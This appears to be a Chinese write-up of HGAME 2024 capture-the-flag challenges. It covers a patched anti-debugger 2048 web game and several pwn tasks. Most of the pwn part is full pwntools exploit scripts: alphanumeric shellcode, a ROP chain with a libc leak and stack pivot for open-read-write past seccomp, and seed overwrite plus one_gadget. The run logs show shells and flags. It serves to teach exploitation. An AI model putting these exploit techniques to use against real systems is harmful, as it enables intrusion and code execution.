
2048还是太简单了，柏喵喵决定挑战一下2048*16

JS anti- debugger 和patch。

直接F12的话，Firefox会直接hang，Chrome能看到一个相当深的debugger递归。



爬取网页，然后patch掉相关debugger语句片段。



这样的代码有很多处。全部完成后可以使用F12调试。

选择将初始生成方块的数字调至接近32768的数值，比如16384。

```
2084 (v[u(465)][u(524)] = function () {
2085     var x = u;
2086     this.storageManager[x(488)](), this.actuator.continueGame(), this.setup();
2087 },
2088 (v[u(465)][u(515)] = function () {
2089     var x = u;
2090     (this[x(515)] = !0), this.actuator.continueGame();
2091 },
2092 (v[u(465)][u(464)] = function () {
2093     var x = u;
2094     return this[x(456)] || (this[x(460)] && !this[x(515)]);
2095 },
2096 (v[u(465)].setup = function () {
2097     var x = u,
2098         n = this[x(490)][x(468)]();
2099     (window[x(484)][x(485)] = function () {
2100         return !1;
2101     }),
2102     n
2103     ? ((this[x(486)] = new _(n[x(486)][x(491)], n[x(486)][x(461)])),
2104       (this[x(453)] = n[x(453)]),
2105       (this[x(456)] = n[x(456)]),
2106       (this[x(460)] = n[x(460)]),
2107       (this[x(515)] = n[x(515)]))
2108     : ((this[x(486)] = new _(this.size)),
2109       (this[x(453)] = 0),
2110       (this[x(456)] = !1),
2111       (this[x(460)] = !1),
2112       (this[x(515)] = !1),
2113       this.addStartTiles()),
2114     (document[x(467)] = document[x(475)] =
2115       function (e) {
2116         var t = x,
2117             r = e || arguments.callee[t(492)][t(454)][9 * 1 + -7349 + 7340];
2118         r && r[t(514)] == t(527) && r[t(497)]();
2119       },
2120     this[x(512)]());
```

看到一个this.addStartTiles()，动调获取函数体。

```
> this.addStartTiles
< f () {
    for (var x = u, n = 7208 + -5 * 1772 + -4 * -413; n < this[x(471)]; n++)
        this[x(503)]();
}
```


然后进一步跟进。修改生成的块上数量为8192和16384。

2048x16 > crawled > 32768.html > html > head > script > [u(503)]

```
2104     (this[x(453)] = n[x(453)]),
2105     (this[x(456)] = n[x(456)]),
2106     (this[x(460)] = n[x(460)]),
2107     (this[x(515)] = n[x(515)]))
2108   : ((this[x(486)] = new _(this.size)),
2109     (this[x(453)] = 0),
2110     (this[x(456)] = !1),
2111     (this[x(460)] = !1),
2112     (this[x(515)] = !1),
2113     this.addStartTiles()),
2114   (document[x(467)] = document[x(475)] =
2115     function (e) {
2116       var t = x,
2117       r = e || arguments.callee[t(492)][t(454)][9 * 1 + -7349 + 7340];
2118       r && r[t(514)] == t(527) && r[t(497)]();
2119     },
2120     this[x(512)]());
2121 },
2122 (v.prototype[u(523)] = function () {
2123   for (var x = u, n = 7208 + -5 * 1772 + -4 * -413; n < this[x(471)]; n++)
2124     this[x(503)]();
2125 },
2126 (v.prototype[u(503)] = function () {
2127   var x = u;
2128   if (this[x(486)].cellsAvailable()) {
2129     var n = Math[x(494)]() < 0.9 ? 8192 : 16384,
2130     e = new j(this.grid[x(477)](), n);
2131     this[x(486)][x(466)](e);
2132   }
2133 },
2134 (v[u(465)][u(512)] = function () {
2135   var x = u;
2136   this[x(490)].getBestScore() < this[x(453)] &&
2137   this[x(490)].setBestScore(this[x(453)]),
2138   this.over
2139   ? this.storageManager[x(488)]()
2140   : this[x(490)][x(522)](this[x(516)]()),
2141   this[x(462)].actuate(this[x(486)], {
2142     score: this[x(453)],
2143     over: this[x(456)],
```

Ln 2129, Col 51

稍微按两下即可getflag。



flag{b99b820f-934d-44d4-93df-41361df7df2d}

这里提供patch后的网页文件：



32768_files_patched.zip

32.84KB



Pwn | AK

ezSignIn | Done

Have fun in pwn games of hgame2024~

```
1 PS D:\Workspace\rev\hgame_2024> ncat 47.100.137.175 31774
2 hgame{I_HATE_PWN}
3
4
5 Ncat: 你的主机中的软件中止了一个已建立的连接。
6 PS D:\Workspace\rev\hgame_2024>
```

hgame{I_HATE_PWN}

ezshellcode | Done

Short visible shellcode?



attachment.zip

3.17KB



64bit shellcode, 长度限制10字节, 范围A-Za-z0-9

```
1 void __fastcall myread(uint8_t *buf, unsigned int len)
2 {
3     char v2; // [rsp+1Fh] [rbp-11h]
4     unsigned int i; // [rsp+20h] [rbp-10h]
5     unsigned int v4; // [rsp+24h] [rbp-Ch]
6
7     v4 = read(0, buf, len);
8     for ( i = 0; i < v4; ++i )
9     {
10         v2 = buf[i];
11         if ( (v2 <= '`' || v2 > 'z') && (v2 <= '@' || v2 > 'Z') && (v2 <= '/' ||
v2 > '9') )
12         {
13             puts("Invalid character\n");
14             exit(1);
15         }
16     }
17 }
18
19 int __fastcall main(int argc, const char **argv, const char **envp)
20 {
21     signed int len; // [rsp+Ch] [rbp-14h] BYREF
22     uint8_t *buf; // [rsp+10h] [rbp-10h]
23     unsigned __int64 v6; // [rsp+18h] [rbp-8h]
24
25     v6 = __readfsqword(0x28u);
26     init(argc, argv, envp);
27     buf = (uint8_t *) (int)mmap((void *)0x20240000, 0x1000uLL, 7, 33, -1, 0LL);
28     if ( buf == (uint8_t *)-1LL )
29     {
30         perror("mmap");
31         exit(1);
32     }
33     printf("input the length of your shellcode:");
34     __isoc99_scanf("%2d", &len);
35     if ( len <= 10 )
36     {
37         printf("input your shellcode:");
38         myread(buf, len);
39     }
```

```

40     else
41     {
42         puts("too long");
43     }
44     ((void (*)(void))buf)();
45     return 0;
46 }

```

这个长度限制输入的是%2d，可以发送-1使read的长度限制开到INT32_MAX。那么长度限制就寄了。
shellcode构造使用AE64。

```

1  from pwn import *
2  from ae64 import AE64
3
4  context.binary = ELF("./ezshellcode/attachment/vuln")
5
6  shell = asm(shellcraft.amd64.linux.sh())
7  shell = AE64().encode(shell, "rax", 0, "fast")
8  info(shell)
9
10 with remote("47.100.139.115", 32676) as r:
11     r.sendlineafter(b"input the length of your shellcode:", b"-1")
12     r.sendafter(b"input your shellcode:", shell)
13     r.interactive()
14

```

```

1  mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$ python
    ./ezshellcode/sol.py
2  [*] '/mnt/d/Workspace/rev/hgame_2024/ezshellcode/attachment/vuln'
3      Arch:      amd64-64-little
4      RELRO:     Full RELRO
5      Stack:     Canary found
6      NX:        NX enabled
7      PIE:       PIE enabled
8  [+] prologue generated
9  [+] encoded shellcode generated
10 [*] build decoder, try free space: 54 ...
11 [*] build decoder, try free space: 186 ...
12 [+] Alphanumeric shellcode generate successfully!
13 [+] Total length: 234
14 /home/mantlebao/.local/lib/python3.10/site-packages/pwnlib/log.py:396:
    BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See
    https://docs.pwntools.com/#bytes

```

```
15 self._log(logging.INFO, message, args, kwargs, 'info')
16 [*]
   WTYH39Yj3TYfi9WmWZj8TYfi9JBWAXjKTYfi9kCWAYjCTYfi93iWAZjcTYfi9060t800T810T850T86
   0T870T8A0t8B0T8D0T8E0T8F0T8G0T8H0T8P0t8T0T8YRAPZ0t8J0T8M0T8N0t8Q0t8U0t8WZjUTYfi
   9860t800T850T8P0T8QRAPZ0t81ZjhHpzbinzzzsPHAgHriTTI4qTTTT1vVj8nHTfVHAf1RjnXZP
17 [+] Opening connection to 47.100.139.115 on port 32676: Done
18 [*] Switching to interactive mode
19 $ whoami
20 sh: 1: whoami: not found
21 $ cat /flag
22 hgame{cd49f6ab6840204b4618cbaa0b0b6051cb128333}
23 $
24 [*] Interrupted
25 [*] Closed connection to 47.100.139.115 port 32676
26 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024$
```

```
hgame{cd49f6ab6840204b4618cbaa0b0b6051cb128333}
```

Elden Ring I | Done

伊丽莎白学姐沉迷于艾尔登法环无法自拔，你能帮她从梅琳娜那里拿到flag吗？

flag格式为hgame{*****}



attachment.zip

1.99MB



除了NX之外保护全关。

```
mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024$ checksec --file ./Elden\ Ring\ 1/attachment/vuln
[*] '/mnt/d/Workspace/rev/hgame_2024/Elden Ring 1/attachment/vuln'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x3ff000)
mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024$ |
```

没有execve。

```

1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     __int64 v4; // [rsp+8h] [rbp-8h]
4
5     init();
6     v4 = seccomp_init(SECCOMP_RET_ALLOW);
7     seccomp_rule_add(v4, SECCOMP_RET_KILL, SYS_execve, 0LL);
8     seccomp_rule_add(v4, SECCOMP_RET_KILL, SYS_execveat, 0LL);
9     seccomp_load(v4);
10    puts("The fallen leaves tell a story...\n");
11    sleep(2u);
12    puts("...\n");
13    sleep(2u);
14    puts("...\n");
15    sleep(2u);
16    puts(
17        "And one other. Whom grace would again bless. A Tarnished of no renown. Cross the fog, to the Lands Between, to stand"
18        " before the Elden Ring. And become the Elden Lord.\n");
19    sleep(2u);
20    vuln();
21    puts("Good Bye.");
22    return 0;
23 }

```

只有一个很小的溢出。

```

1 void __fastcall vuln()
2 {
3     char buf[256]; // [rsp+0h] [rbp-100h] BYREF
4
5     puts("Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n");
6     read(0, buf, 304uLL);
7 }

```

那么考虑先leak再orw，但是有长度限制。栈迁移到bss可解。

```

1 from pwn import *
2
3 vuln = ELF("./Elden Ring 1/attachment/vuln")
4 vuln_libc = ELF("./Elden Ring 1/attachment/libc.so.6")
5 context.binary = vuln
6
7 OFFSET = 0x100
8 ADDR_POP_RDI_RET = 0x00000000004013E3
9 ADDR_POP_RSI_R15_RET = 0x00000000004013E1
10 ADDR_POP_R12_R13_R14_R15_RET = 0x00000000004013DC
11 ADDR_POP_RDX_RET = 0x0000000000142C92
12 ADDR_LEAVE_RET = 0x0000000000401290
13 PUTS_PLT = vuln.plt["puts"]
14 PUTS_GOT = vuln.got["puts"]
15 ADDR_BSS = vuln.bss()
16 ADDR_BSS_START = ADDR_BSS + 0xA0
17 ADDR_BSS_BUF_FLAG = ADDR_BSS + 0x1A0
18 ADDR_BSS_BUF_READ = ADDR_BSS_BUF_FLAG + 64
19
20 with remote("47.100.137.175", 30511) as r:
21     info("Step 1: leak libc base addr")

```

```

22     payload_1 = (
23         cyclic(OFFSET)
24         + p64(0xDEADBEEF)
25         + p64(ADDR_POP_RDI_RET)
26         + p64(PUTS_GOT)
27         + p64(PUTS_PLT)
28         + p64(vuln.sym["vuln"])
29     )
30     info(payload_1.hex())
31     r.sendafter(
32         b"Greetings. Traveller from beyond the fog. I Am Melina. I offer you
an accord.\n\n",
33         payload_1,
34     )
35     puts_addr = u64(r.recvuntil(b"\n", drop=True).ljust(8, b"\x00"))
36     info(f"puts_addr: {hex(puts_addr)}")
37     libc_base = puts_addr - vuln_libc.sym["puts"]
38     info(f"libc_base: {hex(libc_base)}")
39
40     info("Step 2: fill data into .bss")
41     payload_2 = (
42         cyclic(OFFSET)
43         + p64(0xDEADBEEF)
44         + p64(next(vuln_libc.search(asm("pop rsi; ret")))) + libc_base)
45         + p64(ADDR_BSS_START)
46         + p64(vuln_libc.sym["read"] + libc_base)
47         + p64(vuln.sym["vuln"])
48     )
49     info(payload_2.hex())
50     r.sendafter(
51         b"Greetings. Traveller from beyond the fog. I Am Melina. I offer you
an accord.\n\n",
52         payload_2,
53     )
54     bss_content = b""
55     bss_content += (
56         p64(ADDR_POP_RSI_R15_RET)
57         + p64(ADDR_BSS_BUF_FLAG)
58         + p64(0)
59         + p64(vuln_libc.sym["read"] + libc_base)
60     )
61     bss_content += (
62         p64(ADDR_POP_RDI_RET)
63         + p64(ADDR_BSS_BUF_FLAG)
64         + p64(ADDR_POP_RSI_R15_RET)
65         + p64(0) * 2
66         + p64(vuln_libc.sym["open"] + libc_base)

```

```

67     )
68     bss_content += (
69         p64(ADDR_POP_RDI_RET)
70         + p64(3)
71         + p64(ADDR_POP_RSI_R15_RET)
72         + p64(ADDR_BSS_BUF_READ)
73         + p64(0)
74         + p64(ADDR_POP_RDX_RET + libc_base)
75         + p64(0x100)
76         + p64(vuln_libc.sym["read"] + libc_base)
77     )
78     bss_content += (
79         p64(ADDR_POP_RDI_RET)
80         + p64(ADDR_BSS_BUF_READ)
81         + p64(vuln_libc.sym["puts"] + libc_base)
82     )
83     info(bss_content.hex())
84     sleep(1)
85     r.send(bss_content)
86     sleep(1)
87
88     info("Step 3: migrate stack to .bss")
89     payload_3 = cyclic(OFFSET) + p64(ADDR_BSS_START - 8) + p64(ADDR_LEAVE_RET)
90     info(payload_3.hex())
91     r.sendafter(
92         b"Greetings. Traveller from beyond the fog. I Am Melina. I offer you
an accord.\n\n",
93         payload_3,
94     )
95     sleep(1)
96     r.sendline(b"/flag\x00")
97
98     r.interactive()
99

```

```

1  mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024$ python ./Elden\
Ring\ 1/sol.py
2  [*] '/mnt/d/Workspace/rev/hgame_2024/Elden Ring 1/attachment/vuln'
3      Arch:      amd64-64-little
4      RELRO:     Partial RELRO
5      Stack:     No canary found
6      NX:        NX enabled
7      PIE:       No PIE (0x3ff000)
8  [*] '/mnt/d/Workspace/rev/hgame_2024/Elden Ring 1/attachment/libc.so.6'
9      Arch:      amd64-64-little

```

```
10     RELRO:    Partial RELRO
11     Stack:    Canary found
12     NX:       NX enabled
13     PIE:      PIE enabled
14 [+] Opening connection to 47.100.137.175 on port 30511: Done
15 [*] Step 1: leak libc base addr
16 [*]
17 6161616162616161636161616461616165616161666161616761616168616161696161616a61616
18 16b6161616c6161616d6161616e6161616f61616170616161716161617261616173616161746161
19 6175616161766161617761616178616161796161617a61616262616162636161626461616265616
20 162666161626761616268616162696161626a6161626b6161626c6161626d6161626e6161626f61
21 6162706161627161616272616162736161627461616275616162766161627761616278616162796
22 161627a61616362616163636161636461616365616163666161636761616368616163696161636a
23 6161636b6161636c6161636d6161636e6161636efbeadde00000000e313400000000000284040000
24 00000000c4104000000000000005b124000000000000
25
26 [*] puts_addr: 0x7f29f224e420
27 [*] libc_base: 0x7f29f21ca000
28 [*] Step 2: fill data into .bss
29 [*]
30 6161616162616161636161616461616165616161666161616761616168616161696161616a61616
31 16b6161616c6161616d6161616e6161616f61616170616161716161617261616173616161746161
32 6175616161766161617761616178616161796161617a61616262616162636161626461616265616
33 162666161626761616268616162696161626a6161626b6161626c6161626d6161626e6161626f61
34 6162706161627161616272616162736161627461616275616162766161627761616278616162796
35 161627a61616362616163636161636461616365616163666161636761616368616163696161636a
36 6161636b6161636c6161636d6161636e6161636efbeadde0000000001f001ff2297f00000004140000
37 00000000c07f2df2297f000005b124000000000000
38
39 [*]
40 e11340000000000000000424000000000000000000000000000000000000000000c07f2df2297f0000e313400000000000
41 000424000000000000e11340000000000000000000000000000000000000000000000000000000e07c2df2297f00
42 00e313400000000000000300000000000000e11340000000000040424000000000000000000000000000000
43 00092cc30f2297f000000010000000000000c07f2df2297f0000e3134000000000004042400000000
44 000020e424f2297f0000
45
46 [*] Step 3: migrate stack to .bss
47 [*]
48 6161616162616161636161616461616165616161666161616761616168616161696161616a61616
49 16b6161616c6161616d6161616e6161616f61616170616161716161617261616173616161746161
50 6175616161766161617761616178616161796161617a61616262616162636161626461616265616
51 162666161626761616268616162696161626a6161626b6161626c6161626d6161626e6161626f61
52 6162706161627161616272616162736161627461616275616162766161627761616278616162796
53 161627a61616362616163636161636461616365616163666161636761616368616163696161636a
54 6161636b6161636c6161636d6161636e6161636f840400000000000090124000000000000
55
56 [*] Switching to interactive mode
57 flag{D0_yoU_F4ncy_7he_E1d3nR1ng?I_D0!}
58 \x1b[3
59
60 [*] Got EOF while reading in interactive
61 $
```

```
29 [*] Closed connection to 47.100.137.175 port 30511
30 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024$
```

注意修改flag格式。

```
hgame{D0_yoU_F4ncy_7he_E1d3nR1ng?I_D0!}
```

Elden Random Challenge | Done

rrrrraaaannnnnddddddoooommmmm



attachment.zip

846.54KB



checksec看到没开canary和PIE:

```
mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024$ checksec --file ./Elden\ Random\ Challenge\ attachment\ vuln
[*] '/mnt/d/Workspace/rev/hgame_2024/Elden Random Challenge/attachment/vuln'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x3ff000)
mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024$
```

看代码:

```
1 void __fastcall myread()
2 {
3     char buf[48]; // [rsp+0h] [rbp-30h] BYREF
4
5     read(0, buf, 0x100uLL);
6 }
7
8 int __fastcall main(int argc, const char **argv, const char **envp)
9 {
10     int i_guess; // [rsp+8h] [rbp-18h] BYREF
11     char buf[10]; // [rsp+Eh] [rbp-12h] BYREF
12     int rand_x; // [rsp+18h] [rbp-8h]
13     unsigned int seed; // [rsp+1Ch] [rbp-4h]
14
15     init(argc, argv, envp);
16     seed = time(0LL);
17     puts("Menlina: Well tarnished, tell me thy name.");
18     read(0, buf, 18uLL);
19     printf("I see,%s", buf);
20     puts("Now the golden rule asks thee to guess ninety-nine random number.
    Shall we get started.");
21     srand(seed);
```



```

22  while ( i <= 98 )
23  {
24      rand_x = rand() % 100 + 1;
25      i_guess = 0;
26      puts("Please guess the number:");
27      read(0, &i_guess, 8uLL);
28      if ( rand_x != i_guess )
29      {
30          puts("wrong!");
31          exit(0);
32      }
33      ++i;
34  }
35  puts("Here's a reward to thy brilliant mind.");
36  myread();
37  return 0;
38 }

```

思路：先覆盖seed，然后生成99个随机数的序列，最后使用myread的溢出getshell。

生成随机数：

```

1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int main(void) {
5      putchar('[');
6
7      srand(0u);
8      for (int i = 0; i < 99; i++) {
9          int rand_x = rand() % 100 + 1;
10         printf("%d, ", rand_x);
11     }
12
13     putchar(']');
14     putchar('\n');
15
16     return 0;
17 }

```

先放gadget

```

1  mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$ one_gadget ./Elden\
    Random\ Challenge/attachment/libc.so.6

```

```

2 0xe3afe execve("/bin/sh", r15, r12)
3 constraints:
4 [r15] == NULL || r15 == NULL || r15 is a valid argv
5 [r12] == NULL || r12 == NULL || r12 is a valid envp
6
7 ...
8
9 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024$ ROPgadget --binary
./Elden\ Random\ Challenge\attachment\vuln
10 Gadgets information
11 =====
12 ...
13 0x000000000040141c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
14 ...
15 0x0000000000401423 : pop rdi ; ret
16 ...
17
18 Unique gadgets found: 79
19 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024$

```

execve选0xe3afe，配合0x40141c处的四个pop一个ret使用。

```

1 from pwn import *
2
3 RANDS = [84, 87, 78, 16, 94, 36, 87, 93, 50, 22, 63, 28, 91, 60, 64, 27, 41,
27, 73, 37, 12, 69, 68, 30, 83, 31, 63, 24, 68, 36, 30, 3, 23, 59, 70, 68, 94,
57, 12, 43, 30, 74, 22, 20, 85, 38, 99, 25, 16, 71, 14, 27, 92, 81, 57, 74,
63, 71, 97, 82, 6, 26, 85, 28, 37, 6, 47, 30, 14, 58, 25, 96, 83, 46, 15, 68,
35, 65, 44, 51, 88, 9, 77, 79, 89, 85, 4, 52, 55, 100, 33, 61, 77, 69, 40, 13,
27, 87, 95]
4
5 vuln = ELF("./Elden Random Challenge/attachment/vuln")
6 vuln_libc = ELF("./Elden Random Challenge/attachment/libc.so.6")
7 context.binary = vuln
8
9 OFFSET = 0x30
10 ADDR_POP_RDI_RET = 0x0000000000401423
11 ADDR_POP_R12_R13_R14_R15_RET = 0x000000000040141c
12 PUTS_PLT = vuln.plt["puts"]
13 PUTS_GOT = vuln.got["puts"]
14 ADDR_LIBC_BINSH_GADGET = 0xe3afe
15
16 with remote("47.100.137.175", 30766) as r:
17     r.sendafter(b"Menlina: Well tarnished, tell me thy name.\n", cyclic(10) +
b"\x00" * 8)

```

```

18     for rand_x in RANDS:
19         r.sendlineafter(b"Please guess the number:\n", p32(rand_x,
20             endian="little"))
21         info("Random number guessed successfully")
22     payload_1 = cyclic(OFFSET) + p64(0xDEADBEEF) + p64(ADDR_POP_RDI_RET) +
23     p64(PUTS_GOT) + p64(PUTS_PLT) + p64(vuln.sym["myread"])
24     info(payload_1)
25     r.sendafter(b"Here's a reward to thy brilliant mind.\n", payload_1)
26     puts_addr = u64(r.recvuntil(b"\n", drop=True).ljust(8, b"\x00"))
27     info("puts_addr: " + hex(puts_addr))
28     libc_base = puts_addr - vuln_libc.sym["puts"]
29     info(f"libc_base: {hex(libc_base)}")
30
31     payload_2 = cyclic(OFFSET) + p64(0xDEADBEEF) +
32     p64(ADDR_POP_R12_R13_R14_R15_RET) + p64(0) * 4 + p64(ADDR_LIBC_BINSH_GADGET +
33     libc_base)
34     info(payload_2)
35     r.send(payload_2)
36     r.interactive()

```

```

1 D:\Workspace\pwnenv\Lib\site-packages\pwnlib\log.py:396: BytesWarning: Bytes
  is not text; assuming ISO-8859-1, no guarantees. See
  https://docs.pwntools.com/#bytes
2 self._log(logging.INFO, message, args, kwargs, 'info')
3 [*] aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaaï¼P#@@'@]@
4 [*] puts_addr: 0x7fb18b5a4420
5 [*] libc_base: 0x7fb18b520000
6 [*] aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaaï¼P
7 @p:±
8 [*] Switching to interactive mode
9 whoami
10 : 1: whoami: not found
11 cat /flag
12 .,lcoo::'''.....
13 ..... :oc,;,;.....
14 ..... ,c;.';';.....'''.....
15 ..... .. ,;.';';,'. :c;,,,,''.
16 ..... ,;.,',;,,,,'.'cdxddol;,''.
17 ..... ;';,;,;,,,;,,,;oxxxddoolc,''.

```

```

18 .....cc;,:;',;,,,,:xxxxxxddolc;.....
19 . .:::l;',';,,,',';clllodddddldc;,'....
20 . ....',,cco;,, '..';c;,,,;lddo:'',,,... .. ...
21 . ....':':':'. ....;odoc;,,,;odd:..,,;'. . ....
22 . .';;,' ..... 'xxxxdddddxxd,.';clc:'.. .....
23 . .,:c;:;.,;,, '.. .;dxxkkxxxddo'.';clc;,, .....
24 . .,;:;,' '...,' '.....cdxxkkxxooo,.,clc;..
25 . ....' '.....' .....cdxxxxxxdldc;,,,;,'.
26 . .... . ....cdxxdolc;,,;,'.. .....
27 . .. .. ..' '..,ldddddolldc;,'... ..
28 . . .'.':',,cooodddol:'..,.....
29 . .'.':c;:'.,:clllc;,, '''.,:.. ..
30 . .;:;.';c;:;...ccc;','cc,.....
31 . .,:c;';lc;c,...ccclc;.....'.
32 . .,:;,';',' '...,,.' '... ..,
33 . ;;;;,.';:;.....;' ' ..
34 . :;;;,;';,,,;,,,,' ....
35 hgame{R4nd0m_Th1ngs_4r3_pr3sen7s_1n_l1f3}
36 [*] Interrupted
